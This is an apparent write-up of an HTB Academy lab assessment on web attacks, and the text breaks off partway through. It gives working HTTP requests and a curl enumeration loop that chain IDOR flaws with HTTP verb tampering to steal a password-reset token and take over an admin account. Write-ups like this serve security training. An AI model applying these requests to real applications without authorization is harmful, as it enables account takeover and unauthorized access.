Skills Assessment - Web Attacks
Scenario:
You are performing a web application penetration test for a software development company, and they task you with testing the latest build of their social networking web application. Try to utilize the various techniques you learned in this module to identify and exploit multiple vulnerabilities found in the web application.
The login details are provided in the question below.
TARGET: 154.57.164.81:30686
Authenticate to target with username "htb-student" and password "Academy_student!"
Challenge 1
Try to escalate your privileges and exploit different vulnerabilities to read the flag at '/flag.php'
Discovery

Visiting the target web app we see that it asks us to authenticate:

Since we are given credentials to authenticate with, I will go ahead and input them, then we are log in to what looks like a dashboard:
After logging in, this request was sent:

GET /api.php/user/74 HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/profile.php
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=74
Priority: u=4
With response:
HTTP/1.1 200 OK
Date: Tue, 21 Apr 2026 17:33:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 90
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"uid":"74","username":"htb-student","full_name":"Paolo Perrone","company":"Schaefer Inc"}
This means that if the server only relies on requesting /74 query, it could return another user. This is also known as IDOR. So I will try sending /1 instead of /74 (hoping it points to an admin account) and look if that returns data from another user.
Identifying IDORs
Send the above request to Burp Repeater, and change the path /api.php/user/74 to /api.php/user/1. Similarly change the uid cookie parameter to uid=1. Then send it. The request looks as follows:
GET /api.php/user/1 HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/profile.php
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=1
Priority: u=4
Response:
...
{"uid":"1","username":"s.applewhite","full_name":"Samanta Applewhite","company":"Daniel Inc"}
- Not really and admin account but it proves IDOR worked!
Looking for an admin account
Now that we know IDOR works, lets start looking for an admin account. I will write the following simple bash script that repeats requests to the same endpoint with uid's from 1-00 and looks for the word "admin":
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ for uid in {1..100}; do curl -s "http://154.57.164.81:30686/api.php/user/$uid"; echo; done | grep -i "admin"
Output:
{"uid":"52","username":"a.corrales","full_name":"Amor Corrales","company":"Administrator"}
- We have potentially identified our admin account!
Attack vector (password reset function)
Looking back at our authenticated account htb-student, and playing with the dashboard, we see there is a "Change Your Password" function within the Settings tab once logged in.

If I change the password to whatever password (i.e. test) I can capture the request sent:
Request:
POST /reset.php HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/settings.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://154.57.164.81:30686
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=74
Priority: u=4

uid=74&token=e51a8a14-17ac-11ec-8e67-a3c050fe0c26&password=test
- But note there is a
tokenparameter that we do not anything about
Response:
...
Password changed successfully
However, it's worth noting that this also includes a request to obtain the token:
GET /api.php/token/74 HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/settings.php
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=74
Priority: u=4
Response:
...
{"token":"e51a8a14-17ac-11ec-8e67-a3c050fe0c26"}
Assuming IDOR also works for this endpoint, we may be able to proceed to the exploitation phase.
Exploit
Change the admin's account password
We know changing the password for any user requires a token that the user gets when they manually click Submit to change their password.
What if we repeat the above /api.php/token/74 but now with /api.php/token/52 since we know that the admin account's uid is 52? Would we get the token required to change the admin account password?
Send the above /api.php/token/74 request to Burp Repeater and change /api.php/token/74 to /api.php/token/52. Similarly change the uid cookie parameter to uid=52. Then send the request.
Request:
GET /api.php/token/52 HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/settings.php
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=52
Priority: u=4
Response:
...
{"token":"e51a85fa-17ac-11ec-8e51-e78234eb7b0c"}
- This is the token required to change the password of the admin account!
Now we can use this token on the /reset.php request to submit a password change for the admin account. Send the previous request to /reset.php to Burp Repeater and change the uid cookie parameter to uid=52. On the body of the request make sure to change the uid parameter to 52, and to include the token we just got for the admin user.

Request:
POST /reset.php HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/settings.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://154.57.164.81:30686
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=52
Priority: u=4

uid=52&token=e51a85fa-17ac-11ec-8e51-e78234eb7b0c&password=test
Unfortunately we get:
...
Access Denied
But, since in this module we learned about HTTP Verb Tampering, I will try changing the above POST request to a GET request:

Request:
GET /reset.php?uid=52&token=e51a85fa-17ac-11ec-8e51-e78234eb7b0c&password=test HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/settings.php
Content-Type: application/x-www-form-urlencoded
Origin: http://154.57.164.81:30686
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=52
Priority: u=4
Content-Length: 63
- Note that to convert a
POSTrequest to aGETrequest, the primary change is moving the data from the Request Body (the payload at the bottom) directly into the URL as query parameters.
Response:
...
Password changed successfully
- We have successfully changed the admin's password!
Vulnerability in 'Add Event'
Now we can use the credentials a.corrales:test to log in and see if the admin's dashboard looks different:

- Notice there is an "Add Event" feature this time
I will go ahead an click Add Event to see what actions we can perform:
